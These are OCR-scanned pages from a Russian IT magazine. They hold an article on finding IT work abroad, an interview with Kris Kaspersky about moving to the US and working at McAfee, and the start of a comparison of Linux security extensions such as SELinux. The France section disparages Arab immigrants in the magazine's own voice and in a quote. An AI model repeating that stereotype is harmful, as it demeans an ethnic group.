КАК ИСКАТЬ РАБОТУ ЗА РУБЕЖОМ?

Пожалуй, это самый животрепещущий вопрос для каждого желающего «понаехать»: где и как искать работу за пределами РФ? Вариантов сотни, и универсальных рецептов здесь нет, многое зависит от образования, специализации, опыта работы, знания языков и так далее. Опять же, одно дело, когда в твоем распоряжении имеются полезные зацепки и связи, и совсем другое, если их нет. Итак, представим, что их нет — в таком случае клавиатуру тебе в зубы, и вперед — в Сеть. Начинать поиски, конечно, стоит с сайтов вакансий, притом как зарубежных, так и русскоязычных (на крупных ресурсах типа hh.ru публикуется немало серьезных предложений по части работы за границей).

Плюс, раз уж ты решил вплотную заняться поисками работы, значит, к этому моменту ты наверняка уже определился со списком стран-кандидатов, куда хотелось бы эмигрировать. Из этого тоже можно извлечь определенную выгоду: скажем, ты мечтаешь уехать в Австралию; значит, покопайся в инете и постарайся найти комьюнити русскоязычных «понаехавших» в страну кенгуру. В таком месте можно не только получить информацию из первых рук и узнать множество важных деталей, но и вполне вероятно, что там уже не раз обсуждались темы поиска работы, получения рабочей визы, вида на жительство и так далее. Словом, не забывай, что практически любая информация находится на расстоянии пары кликов, и нужно просто не лениться ее искать.

Кстати, вопросы эмиграции, поиска работы, оформления бумаг и иже с ними очень часто поднимаются на крупных туристических порталах, вроде **форума Винского** (http://forum.awd.ru/), так что для общего развития туда тоже стоит заглянуть.

Ну и, конечно, не стоит забывать о кадровых агентствах, хотя это палка о двух концах, и каждый решает сам, стоит ли с ними связываться. «Почему?» — спросишь ты. Позволь в ответ процитировать тебе мнение Криса Касперски, который на работе за границей съел собаку:

«Связываться с кадровыми агентствами я лично не рекомендую. Дело в том, что они рассчитаны на поток, то есть берутся за самые легкие варианты, а остальным частенько отказывают. Плюс, очень много в этой среде кидалова, так что у многих работодателей доверия к агенствам тоже нет. Ну, это как службы знакомств :).

А самый простой способ поиска работы — действовать через сайты самих фирм. На каждом сайте уважающей себя компании, вне зависимости от ее размера, есть раздел «карьера». И даже если подходящих тебе позиций там нет, возможно, написать им все равно стоит, ведь под хороших людей вакансии открываются по мере поступления».

Крис дает очень дельный совет: помимо «работных» сайтов, действительно, стоит обратить внимание и на разделы вакансий на сайтах IT-компаний.

Главное, помни — перед тем, как начинать всюду рассылать свое резюме, убедись, что оно правильно составлено. Это настоящая наука, и принятые у нас форматы резюме существенно отличаются от зарубежных. Так что в этом вопросе, возможно, как раз стоит прибегнуть к помощи профессионалов и заплатить им денег, чтобы



ФУТУРИСТИЧНЫЙ СИНГАПУР

ПОЧЕМУ ОНИ УЕЗЖАЮТ?

САМЫЙ ПЕРВЫЙ ВОПРОС, КОТОРЫЙ ОБЫЧНО ЗАДАЮТ ВСЕМ ЭМИГРАНТАМ: «ЧТО ПОБУДИЛО ВАС ПОКИНУТЬ РОДНУЮ СТРАНУ?». ВОТ ЧТО НА ЭТО ОТВЕЧАЮТ ЭМИГРИРОВАВШИЕ ЗА ГРАНИЦУ АЙТИШНИКИ:

- В поисках лучшей зарплаты и карьерного роста не хотелось перебираться из регионов в «нерезиновые» Москву или Питер, поэтому выбор пал на «заграницу».
- В России вообще нет достойной работы в IT-сфере.
- Имея возможность перебраться в страну с лучшим уровнем жизни и заниматься там интересным, перспективным делом, грех ею не воспользоваться. А такого рода возможность, теоретически, есть у любого хорошего специалиста.
- Хотелось посмотреть мир и показать себя.
- Вдохновил пример знакомых/друзей.
- Поступило заманчивое предложение из крупной IT-компании.

Были, конечно, и другие варианты ответов. Например, кто-то искал лучшей жизни и стабильности для себя и семьи, а кто-то и вовсе, случайно столкнувшись с достаточно молодым для России явлением дауншифтинга, решил попытать счастья (в основном это касается аутсорсеров, живущих в странах Азии).

потом не пришлось удивляться: «Почему мне приходит так мало откликов?!».

АЗИЯ И АУТСОРСЕРЫ

Начнем, пожалуй, с самой большой части света, которая пользуется огромной популярностью у эмигрантов вообще и у нашего IT-шного брата в частности — с Азии.

Азиатские страны вовсе не случайно так привлекают искателей лучшей жизни; дело в том, что после «снежной России» народ зачастую стремится к теплу, и в итоге выбор многих людей останавливается на Таиланде, Индии, Израиле, Малайзии и так далее. Опять же, получить визу в некоторые азиатские страны не в пример проще, чем в страны Европы или Северной Америки, а впоследствии там проще остаться совсем. Ну, а помимо климата и отсутствия проблем с бумагами, еще одним бесспорным плюсом становится дешевизна, которая заметна почти во всем, начиная от цен на жилье и заканчивая едой. Цены в некоторых уголках этой части света вполне могут ввергнуть москвича или петербуржца в некоторый ступор.

Чтобы не быть голословными, приведем пример. У нашего коллеги, редактора журнала Hard'n'Soft Евгения Петрова, имеется опыт проживания и работы в Индии, и вот что он нам поведал:

«Все эти штампы «о самой грязной стране мира» и «рассаднике заразы» не имеют ничего общего с действительностью (ну если, конечно, селиться не в полных трущобах). Мы — типичная городская семья, привыкшая к некоторому минимальному комфорту, поэтому не собирались уезжать «хоть куда-нибудь».

С финансовой точки зрения нас подкрепляло наличие сдаваемой в аренду московской трешки и дистанционная работа на Hard'n'Soft. Мы договорились с редакцией журнала, что я могу перейти на полностью удаленную работу. В период кризиса это был замечательный компромисс для обеих сторон :).

Итак, 28 октября 2009 года мы приземлились в городе Тхируванантхапурам (или проще — Тривандрум) — столице штата Керала. Это почти на самом юге Индии. Оттуда еще 40 км вверх до



ГОНКОНГ, КИТАЙ



ВИЗИТНАЯ КАРТОЧКА ЛОНДОНА — ДВУХЪЯРУСНЫЙ АВТОБУС



МАДРИД, ИСПАНИЯ

местечка Варкала. Там мы нашли приличный дом: четыре спальни, кухня, пара террас, холл, столовая и пр. В общем, нормальное жилище (в России я такого себе позволить не могу). Поскольку оно было в 20 минутах ходьбы от океана, месячная аренда составила $185, при условии оплаты за полгода вперед. Хорошие дома рядом с океаном обошлись бы в $300-$500, в зависимости от площади, жадности хозяев и умения торговаться. Еще около $30 в месяц уходило на оплату света и газа.
Еда там дешевая. У нас выходило около $200 на всех, и это включая довольно частое посещение прибрежных ресторанов. Местная кухня очень вкусная и разнообразная, не говоря уж о свежести и деликатесности отдельных блюд. Для самостоятельной готовки тоже есть почти все продукты, кроме, может быть, гречки и нормального сыра.
Мы купили сильно подержанный, но вполне рабочий скутер за $350. На нем было сподручнее всем впятером добираться до пляжа и не только. В магазин там съездить, или на слонах покататься — очень удобно. В таком виде мы стали местной достопримечательностью, даже несмотря на то, что тремя-четырьмя индусами на одном мотике никого не удивишь :).
Конечно, нужно учитывать, что все описанное относится к семейному оседлому варианту. Все очень размеренно и спокойно. Для любителей потусоваться это, конечно, не то место. Но одинокому непритязательному молодому человеку там вполне легко можно найти опрятную комнатушку на побережье за $70-$100 в месяц. Ну и на питание будет уходить примерно столько же. Хотя если хочется путешествовать, перемещаться — тут уже немного другие бюджеты. Все же страна немаленькая».
От себя заметим, что найти работу непосредственно в Индии крайне трудно, и зарплата в $500-$700 там считается хорошей. В свете этого совсем неудивительно, что Индию в частности и страны Азии в целом так любят и ценят удаленщики, работающие через интернет. Впрочем, не будем забывать о том, на территории Азии расположено целых 53 государства, и далеко не все они столь приветливы к иммигрантам. Взять хотя бы Китай и Японию, в которых все кардинальным образом отличается от вышеописанного.
Здесь работа для IT-шников тоже имеется, но уже несколько иного сорта — сюда стремятся и попадают в основном специалисты действительно высокого класса (в частности, имеется почти вечная нехватка талантливых инженеров). Уровень цен в цивилизованных местах Восточной и Юго-восточной Азии на порядок выше (а в нецивилизованных ты вряд ли захочешь селиться), и да-да, здесь чертовски тесно — перенаселение, знаешь ли; на Востоке торчит почти 60% всего человечества.
Уехать работать в высокотехнологичные страны Востока непросто, если ты, конечно, не аутсорсер-дауншифтер, и тебе не все равно, где находиться, лишь бы уровень цен и комфорта тебя устраивал. То есть, вряд ли ты сумеешь найти серьезную, хорошо оплачиваемую должность на том же побережье Китая, в туристическо-курортной зоне, в то время как Шанхай, Пекин и Харбин, где расположены представительства многих компаний-монстров IT, всегда находятся в поиске светлых умов. Для того, чтобы перебраться сюда более основательно, понадобятся серьезные таланты, желание и упорство, немало возни с бумагами, а также придется учить местный язык, так как одним английским здесь уже не обойдешься. Хотя, повторимся, работа здесь имеется, и ее действительно много, просто веб-мастеров и SEO-специалистов тут хватает и своих :).
Если же говорить об окончательном переезде на ПМЖ и получении гражданства, то это вообще огромная сложность — например, программ иммиграции в Японии практически нет, так что натурализация, по большому счету, возможна только через брак. В итоге большинство проживающих в стране восходящего солнца IT-шников живут по рабочей визе, продляя ее, или же находят учебные варианты — можно поступить в японский вуз, после учебы остаться на стажировку, а дальше — глядишь, и хорошая работа найдется.

ЕВРОПА — БОГАТСТВО ВЫБОРА

Европа, как часть света, не намного меньше Азии — это 45 государств, которые сильно разнятся по всем параметрам. В этой связи кратко обрисовать, каково это — «жить в Европе», вряд ли возможно, ведь уровень цен, уровень жизни и многие другие факторы могут сильно варьироваться даже в пределах одной страны (а то и города).
Европа привлекает IT-шников всех мастей, что довольно логично, ведь она многонациональна и весьма толерантна. При желании здесь найдет свое место и карьерист, мечтающий о престижной работе в топовой IT-компании, и скромный удаленщик, ищущий благ цивилизации, но в тишине и покое.
Сказывается, конечно, и относительная близость Родины — все же слетать из Лондона или Мадрида в Россию, чтобы навестить родных и друзей или разобраться с делами — куда ближе и дешевле, нежели, к примеру, с Бали.
Перебирать все 45 государств и обстановку в

них мы, конечно, не будем, но по некоторым все же пройдемся.
На Британских островах сейчас все довольно тоскливо.
Ирландия, где еще 3-5 лет тому назад было немало работы в IT-сфере, сегодня вряд ли сможет чем-то порадовать. «Гиннес», Дублин и День Святого Патрика — это, конечно, круто, но только первое время. Потом же, как показывает практика, становится скучно и грустно — работы сейчас почти нет (последствия кризиса), цены кусаются, да и климат на любителя.
Британия, равно как и Франция, и без того наводнена «понаехавшими», а недавние изменения в законах об иммиграции удручают — сейчас практически невозможно предсказать, что будет через несколько лет, и по каким правилам будут давать ПМЖ и гражданство. К тому же, здесь недавно подняли планку для получения рабочей визы Tier 1, чем почти полностью зарубили подачу документов из России. Дело в том, что для получения Tier 1 требуется не только сдача языкового теста IELTS и наличие свободных финансовых средств, но и диплом магистра (Master's Degree), а русские магистры и специалисты теперь приравниваются к бакалаврам. Еще по новым правилам нельзя отсутствовать в UK больше 90 дней в году. Знающий народ сообщает, что при желании можно доказать и свою степень (получив в NARIC нужную справку), да и в 90 дней, вроде бы, не должны входить отпуск и командировки, но на деле все это не всегда соответствует действительности. Если учесть также высокий уровень цен (комнату в приличном районе, рядом с метро дешевле 500-700 фунтов (24-33 тыс. рублей) не найти, а поездка на метро обходится примерно в 100 «деревянных»), картина, сам понимаешь, получается не особенно привлекательная.
В Испании тоже не слишком радужно — все те же последствия кризиса, паршивая экономическая ситуация в стране (Греция уже фактически обанкротилась, и Испания в этом вопросе уверенно дышит ей в спину).
Очень велик процент безработицы — более 20%, что делает Испанию лидером в этом вопросе во всей западной Европе, но в среде IT, тем не менее, что-то вполне можно найти. Без документов здесь, как и в большинстве других стран ЕС, поработать не выйдет (на любое место найдется куча желающих, но с документами), так что для получения рабочей визы потребуется приглашение от серьезного работодателя. Получить вид на жительство трудно, гражданство — еще сложнее. Цены в Испании — это что-то среднее между Питером и Москвой. Например, съем более-менее приличной жилплощади в Мадриде обойдется тебе в 800-1000 евро в месяц, но в пригороде можно подыскать вариант за 500 евро.
А вот Германия в наши нелегкие времена чувствует себя хорошо и вполне уверено. Если ты следишь за мировыми новостями, то знаешь, что новоиспеченные европейские «страны-банкроты» бросились просить помощи как раз у ФРГ.
Работа для технарей здесь есть, более того, если тебя приглашает немецкая фирма, при этом сразу дается вид на жительство (на время работы). Правда, в случае расставания с работодателем тебя быстренько попросят удалиться из страны.
В целом, с бумагами и трудоустройством ситуация аналогична другим странам ЕС — сперва компания, принимающая тебя на работу, должна доказать, что такого же специалиста невозможно найти в Германии или в EU. Остаться здесь на ПМЖ, получив гражданство, достаточно проблемно, самые верные варианты — через брак или открытие своего дела. С остальным возможны трудности.
Для комфортного проживания и работы в ФРГ тебе понадобится знать или выучить немецкий язык, хотя знание английского тоже не будет лишним.
Разброс цен на жилье довольно велик, так как страна немаленькая. В больших городах, традиционно, дороже, то есть на среднеевропейском уровне: двушка в Мюнхене обойдется в 800-1000 евро в месяц; но в то же время в Лейпциге аналогичная жилплощадь может стоить порядка 300 евро. Стоимость продуктов, одежды и прочих товаров по стране колеблется несильно.
Во Франции последствия кризиса тоже заметны не слишком сильно, но есть немного другая проблема — как уже было сказано выше, это большое количество иммигрантов. Многие, кто прожил во Франции по нескольку лет, отзываются об этом в крайне негативном ключе: «Огромное количество отвратительно ведущих себя эмигрантов из бывших колоний и слабовольная полиция, у которой нет полномочий что-то с этим делать». Написавший приведенные строки IT-шник, кстати, в итоге принял решение вернуться в Россию.
Но если засилье арабов и необходимость учить французский язык тебя не пугают, то в остальном квалифицированному специалисту или студенту здесь можно неплохо устроиться. Шансы найти работу весьма неплохи (но наши дипломы придется подтверждать), с оформлением бумаг все обстоит примерно также, как и в других странах ЕС. Цены и климат здесь, опять же, на любой вкус, хотя, конечно, у IT-шника вряд ли получится найти работу где-нибудь на Лазурном побережье :). Зато зарплаты у квалифицированных инженеров здесь начинаются где-то от 5000 евро.

«ДЛЯ ТОГО, ЧТОБЫ ПЕРЕБРАТЬСЯ СЮДА БОЛЕЕ ОСНОВАТЕЛЬНО, ПОНАДОБЯТСЯ СЕРЬЕЗНЫЕ ТАЛАНТЫ, ЖЕЛАНИЕ И УПОРСТВО, НЕМАЛО ВОЗНИ С БУМАГАМИ»

СЕВЕРНАЯ АМЕРИКА И КРИС КАСПЕРСКИ

Историю этого человека мы решили вынести отдельно, потому что знаем, как наши читатели по нему скучают, и знаем, что большинство продолжает интересоваться его судьбой.
Итак, для тех, кто не в курсе: один из любимейших народом авторов нашего журнала, известный на весь мир хакер Крис Касперски, уже успел объездить полпланеты и сейчас осел в Соединенных Штатах звездно-полосатой Америки. На данный момент Крис трудится на компанию McAfee в должности ни много ни мало senior reverse engineer.
О том, как у него все это получилось, давай спросим его самого.
Mifrill (M): Как родилась идея уехать из России? У тебя был конкретный план эмигрировать, или все вышло спонтанно?
Крис Касперски (К.К.): Это длинная история. В общем, всему виной причины личного характера, которые мне здорово надоели — из-за них я решил куда-то переехать. Хотел зажить, что называется «самостоятельной, свободной жизнью». А так как Москва и Питер меня совершенно не прикалывают, а больше нигде работы в РФ и нет, я стал рассматривать выездной вариант.

M.: Перед тем, как осесть в Штатах, ты успел побывать в куче стран, помнится, был даже в ЮАР. С чем это было связано?

К.К.: Технически сейчас я в Штатах уже в третий раз, а до этого я фрилансил по всему миру. В ЮАР был, да — сотрудничал там с компанией sensepost.com. По сути, в разъездах я выбирал между ЮАР, Израилем, Европой и Штатами. Присматривался.


M.: А как именно выбирал, от чего отталкивался? То есть ты находил предложения о работе и отталкивался от них, или вначале абстрактно сел и подумал на тему «страна, где я хотел бы жить», а уж потом искал работу именно там?

К.К.: Ну, прежде всего, конечно, была работа — мне предложили, я и поехал. Думал, что просто так, а оказалось, надолго.

Вообще, сначала нужно именно поработать, и здесь я пробовал все возможные варианты (Малайзия, Корея, Гонконг, Таиланд). Просто чтобы хоть что-то понять, нужно пожить хоть немного в стране и посмотреть, вкурить в миграционное законодательство, оценить свои шансы. В общем, я какое-то время буквально жил в самолетах. И в итоге понял, что Азия меня не прикалывает.

М.: Тогда позволь вопрос про неизбежную и вездесущую бюрократию. Когда ты фрилансил и катался по всему свету, трудно ли было с бумагами, в частности, с визами?

К.К.: Да, с визами были проблемы, особенно поначалу, когда у меня официально не было никакой работы, а почти везде требуется справка с этой самой работы. Потом с этим стало намного проще. Дело в том, что в определенный момент я откопал в Москве хорошее визовое агентство, которое и взяло на себя решение моих проблем. Но, например, едва я сделал визу в Китай — там неожиданно затребовали оригиналы справок с работы, приглашения. В Америку, опять же, делал визу 6 месяцев — у меня были явные миграционные намерения, которых я и не скрывал, так что начали проверять мой бэкраунд. Я тогда летел на интервью в Macrovision, и получилось очень забавно: я должен был прибыть в феврале, но визу выдали только в мае, так что к ним я добрался только в июле. Но все же визы мне выдавали, еще ни в одной не отказали.



ПАРИЖ, ФРАНЦИЯ

М: Всем бы твою удачу и таланты :).
Следующий вопрос тоже из разряда самых очевидных — а как с языком, где и как ты учил английский, и только ли английский?

К.К.: О, в свое время я задумал научиться писать на инглише. Но как это сделать? Кто будет править мои ошибки? Потыкался я тогда, потыкался, и никуда не берут меня с моим позорным знанием языка. Тогда я устроился в один журнальчик, чтобы писать эротические рассказики от имени девушки-лесбиянки, описывающей свои похождения. Там от моего английского тоже пришли в ужас, но... Статьи возбуждали молодых дрочеров, и редактор дал добро. Корректоры тогда почти полностью переписывали тексты моих первых «статей», так что за вычетом всех штрафов у меня оставалось $5 за статью, но это была школа молодого бойца. Следующий шаг — устроился блоггером в молодую, но быстро растущую штатовскую компанию за $800 в месяц. Это был Endeavor Security. Я написал пять статей, из которых опубликовали две, представляешь? Но английский мой все равно сливал, так что особенно писать мне и не дали, особенно когда поняли, что я могу реверсить. Ну вот. Тогда-то и зародился проект, над которым работаю сейчас, а было это в июне 2008 года.

М.: Погоди, а как у тебя с языком сейчас, когда ты ездишь по всему миру, общаешься с людьми, доклады читаешь и, наконец, в Америке живешь?

К.К.: Мой английский — до сих пор не фонтан — я со слуха все понимаю, но сам не очень хорошо говорю. Но когда приходится каждый день часов по 12 молотить языком, а потом оттягиваться по «культурной программе» еще часа 4, привыкаешь.
А в Штатах языковой среды, как таковой, и нет, это не Израиль. Например, у нас в команде три китайца — они между собой говорят на китайском, девушка с Тайваня, девушка из ЮАР и я из России. Плюс у шефа жена из Японии, вице-президент у нас из Украины, а старший вице-президент из Германии.
Или, к примеру, в магазине гражданин США говорит со мной на английском, которого я не понимаю. В смысле, кассир. Потому что он — индус, а другой кассир — мексиканец. Водитель такси — обычно китаец или вьетнамец, и так далее. Потому тут и национализма немного, и к приезжим почти нет отношения «понаехали тут».



ДРУЖНАЯ КОМАНДА КРИСА КАСПЕРСКИ

М.: Расскажи, как ты попал в McAfee. Это они тебя нашли, или ты их?
К.К.: В феврале 2009 Endeavor Security, где я работал, продал все свои акции компании McAfee, и мой шеф спросил меня, какие у меня планы на жизнь. Так как я тогда был контрактником, то после этой сделки фактически терял работу, но шеф, добрейшей души человек, в последний момент трудоустроил меня, так что в McAfee я попал уже переводом. Официально они приняли меня в августе 2009 года, заключив со мной трудовой договор.

М.: Получается, что прошел уже год. И как ощущения на «новом месте» (и в стране, и в компании)?

К.К.: Первое впечатление от самого Рестона (куда я прилетел из Сан-Франциско и где и живу сейчас) было очень сильным. Представляешь, задница полная — один хайвей, высокая трава, тропинка еще более запущенная, чем в ЮАР, а из травы белки выпрыгивают. И на ведь город один сотовый оператор, один кинотеатр и два продуктовых магазина. Ну, еще компьютерный магазин Apple, и все.
Вообще, здесь в Рестоне хайтек-зона. Не Кремниевая долина, конечно, но все же — помимо крупных фирм типа «Интела» и всего прочего есть и компании помельче, типа McAfee, а также офисы еще более мелких контор, типа iDefence. В общем, во второй визит мне тут уже очень понравилось, и я решился. К тому же у нас здесь очень дружный тим... В общем, я из-за тима и подписался на это дело, хотя и думал, что в мега-корпорации (а у нас около 10 тыс. сотрудников и 5 НИИ, в одном из которых я), карьеру не построить. В больших компаниях итак много мозгов, да и бюрократия такая, какой даже в СССР не было.
Но так получилось, что официально, на полную занятость, меня трудоустроили с августа, а зимой сказали, что я — сотрудник года. Второй сотрудник года — китайский ученый, с которым мы вместе оттягивались в Пекине. Больше сотрудников года не было. То есть, из 10 000 человек выбрали двух. Ты меня извини за выражение, но я просто [censored].

М.: А этого звания тебя удостоили за какие-то конкретные заслуги?



КУСОЧЕК АМЕРИКАНСКОГО ГОРОДКА РЕСТОН ОТ КРИСА

К.К.: В общем, да. Если помнишь, была такая нашумевшая атака на Google — «Aurora». Вот за нее и наградили. Фокус в том, что я ее эвристикой распознал, модулем, который собрал еще в августе-месяце, то есть за полгода до самой атаки. Конечно, мне просто повезло, как везет немногим... Но в итоге оказалось, что передо мной открылись такие перспективы, о которых я вообще мечтать не мог. Даже в принципе.

М.: Например?

К.К.: Возможность заниматься тем, что мне интересно. То есть, у меня есть свой продукт и свое видение ситуации. Я его точу, и меня никто не трогает :). Более того, даже вышестоящее начальство мне помогает. Вот сейчас главный архитектор в свободное время работает над моим экспериментальным проектом, который пока функционирует только на лабораторном столе.

М.: Да, заниматься любимым делом, имея для этого и время, и средства, и получая за это деньги — это действительно прекрасно. А по фрилансерским разъездам не скучаешь?

К.К.: Ну, я недавно два месяца нагло прогуливал, слоняясь по Европе и посылая шефу приветы то из Швейцарии, то из Афин :). Меня за это загнали в 5-дневный неоплачиваемый отпуск, то есть, я потерял 1/4 зарплаты за месяц. Обиделся жутко. Нет, на самом деле, я работал, конечно... Как раз гуляю по афинским развалинам, а тут на телефон приходит смс, мол, полундра. Я хватаю ноут (Asus eee, благо он с собой, в сумке) и прямо среди развалин сажусь и работаю на правительство США :).

М.: Но получается, в Америке ты осел уже надолго, раз тебе все нравится и впереди прекрасные перспективы?

К.К.: Если честно, Европа мне нравится больше, так что Штаты вариант пока не окончательный — представительства McAfee есть и в Европе. А осел я пока что, так как невыездной.

М.: Погоди, то есть сейчас ты в статусе нелегала?..

К.К.: Нет, не совсем. Каждый раз при въезде в страну (в США), ты объясняешь таможеннику цели визита, показываешь вещдоки, беседуешь с ним, а он снимает отпечатки, фотографирует сетчатку и отправляет тебя дальше. Проходишь, в общем, через три круга ада, и последняя инстанция бухает тебе штамп i94, где указано, сколько ты можешь быть в США — обычно это три или шесть месяцев с возможностью продления. Получается, что находиться в США можно и без визы, но вот выехать нельзя. Точнее, можно, конечно, но потом не получится въехать обратно. Вот я сейчас как раз такой «невыездной» — позиция легальная, просто i94 заканчивается. Можно продлить на 6 месяцев, но нельзя пересекать границу, так как визы нет. Как раз в понедельник вот подал петицию на смену статуса.

Вообще, США — одна из немногих стран, у которой есть официальная госпрограмма по поддержке профессиональных рабочих. В других странах с этим труднее, там государство не озабочено такими вопросами.

М.: Что ж, удачи с бумагами, и давай напоследок немного отвлечемся от работы. Расскажи, как в США, а в частности, в городе Рестон, штат Виржиния, обстоят дела с ценами на жилье и еду, что с транспортом? Словом, посвяти нас в бытовые нюансы.

К.К.: Как я искал жилье? Да я уже был в курсе, что здесь и как, разобрался еще во время прошлых визитов (и в инете можно найти все!). Жилье снимается элементарно — за $2000 можно снимать двухэтажный дом с бассейном и личным кортом, на то у нас и деревня, хоть и до Вашингтона рукой подать. Но я за чуть меньшие деньги снимаю довольно скромную квартиру, потому что чисто, с мебелью и быстро. При этом часто даже паспорта не спрашивают, как ни странно. Ну, у меня вот не спрашивали ни ID, никаких других документов. Оплату просто с кредитки списывают понедельно.

А вот купить квартиру здесь... В общем-то, если брать в кредит, квартира в центре Рестона с одной спальней обойдется в $500 в месяц, при зарплате порядка $10 000 в месяц. Так что получается, квартира практически ничего не стоит. Но, повторюсь, у нас деревня :)

С ценами на еду и прочие товары жизненной необходимости все обстоит примерно также: на 100 баксов можно набрать очень много вкусного в магазине «для богатых», в котором, кхм, немногие из наших сотрудников отовариваются, и спокойно питаться купленным неделю. Интернет... Ну, в принципе, 256 килобит за $20 в месяц — это нормально, безлимитка.

А вот машины у меня нет, так как я водить не умею — как-то вот не научился раньше, а сейчас времени нет этим заняться. И хотя от дома до офиса мне топать всего 15 минут, это все равно очень напрягает. В Штатах без машины — труба: например, без «колес» я не могу выбирать жилье там, где хочу. Здесь часто и тротуаров-то нет, только дороги.

Так что в целом в Штатах очень даже ничего. Например, за полгода всего раз отключали воду, минуты на две. Уведомили об этом за три дня и страшно извинились. А все почему? Да потому что при всем здешнем бардаке тут, по крайней мере, есть с кого спросить.

P.S. Через три дня после этого интервью Крис успешно получил визу O-1A, то есть сменил свой официальный статус на неиммиграционный рабочий, с чем мы его и поздравляем!

«ПЕРВОЕ ВПЕЧАТЛЕНИЕ ОТ САМОГО РЕСТОНА БЫЛО ОЧЕНЬ СИЛЬНЫМ. ПРЕДСТАВЛЯЕШЬ, ЗАДНИЦА ПОЛНАЯ»



Юрий «bober» Раззоренов zloy.bobr@gmail.com




Гонка вооружений

Сравниваем популярные расширения безопасности для ОС Linux


Unix, родившийся практически вместе с первыми компьютерами, использовал очень простой механизм безопасности (ugo), который гуру семидесятых посчитали более чем достаточным. Но в современной системе, где крутятся десятки демонов и программ, запущенных из-под разных учеток, грамотно разрулить все права старыми инструментами уже не получается. А делать что-то нужно.

ДИСКРЕЦИОННЫЙ И МАНДАТНЫЙ КОНТРОЛЬ ДОСТУПА

Для начала отвлечемся и поразмышляем о том, что есть и зачем нужно еще что-то прикручивать. Одна из задач любой ОС — обеспечить разделение информации, основываясь, в первую очередь, на требованиях конфиденциальности и целостности. Традиционная модель Unix оперирует тремя параметрами — пользователь, группа-пользователь и остальные. Называется она дискреционной (Discretionary Access Control — DAC), то есть добровольной моделью доступа. Пользователь сам определяет права доступа к своим файлам, а выполняющиеся программы имеют те же права, что и запустивший их пользователь. Механизм DAC опирается в своей работе только



Выбор режима работы SELinux



Графический инструмент SELinux Administration

на тождество пользователя, игнорируя другую информацию, например, о роли пользователя в системе, функции и уровне доверия конкретной программы и необходимости в целостности данных. Каждая учетная запись имеет полную свободу действий в пределах своих полномочий.
Как ты понимаешь, развернуться с DAC особенно негде: все или ничего; винда — и та дает больше возможностей по настройке доступа к объектам. Поэтому сегодня для Linux доступны решения, базирующиеся на совершенно другой модели защиты — MAC (Mandatory Access Control, принудительный контроль доступа). Они позволяют определить политики безопасности над всеми процессами и объектами, решение о доступе принимается на основе большего количества информации об объекте, а не только основываясь на тождестве пользователя. Причем MAC не отменяет, а дополняет DAC, так как сначала проверяются права Unix, и, если они запрещают доступ, то дальнейшая проверка просто не производится. Проверка прав выполняется только в том случае, если стандартные права Unix разрешают доступ к объекту. Любой объект помещается в некую виртуальную песочницу, которая позволяет приложению выполнять только строго регламентированные задачи. Причем при описании доступа к объекту конкретные реализации могут придерживаться разных принципов: очень строгие правила по типу «что не разрешено явно — запрещено» и «минимально необходимые привилегии». Например, можно настроить систему так, что веб-сервер будет слушать соединения на строго определенном порту, сможет читать файлы только в указанном каталоге и так далее. То есть описать поведение системы в ее нормальном состоянии, создав жесткий каркас, за который нельзя будет выскочить. Это позволяет выполнять программы с правами обычного пользователя, а доступ к необходимым ресурсам указывать при помощи политик. В дистрибутивах Linux используются два решения: SELinux в RedHat и клонах, а также AppArmor в Ubuntu.
В ядре версии 2.6.30 появился код еще одного проекта — TOMOYO Linux (tomoyo.sf.jp), которому пророчат светлое будущее, но пока по умолчанию он нигде не используется. Давай рассмотрим их особенности, а также плюсы и минусы.

СВЕРХЗАЩИЩЕННЫЙ SELINUX


Проект SELinux (Security Enhanced Linux, selinuxproject.org) зародился в недрах U.S. NSA (National Security Agency), хмурые неразговорчивые дядьки которого поставили своей целью допилить Linux таким образом, чтобы его можно было спокойно использовать не где-нибудь, а в правительственных системах. Анонсирован общественности в 2000 году, затем разработчики справедливо решили: зачем что-то делать самим, если в интернете есть много желающих? В результате сегодня проект развивается под лицензией GNU GPL и уже включен в состав ядра ветки 2.6.x, также выполнена адаптация для FreeBSD и OpenSolaris.
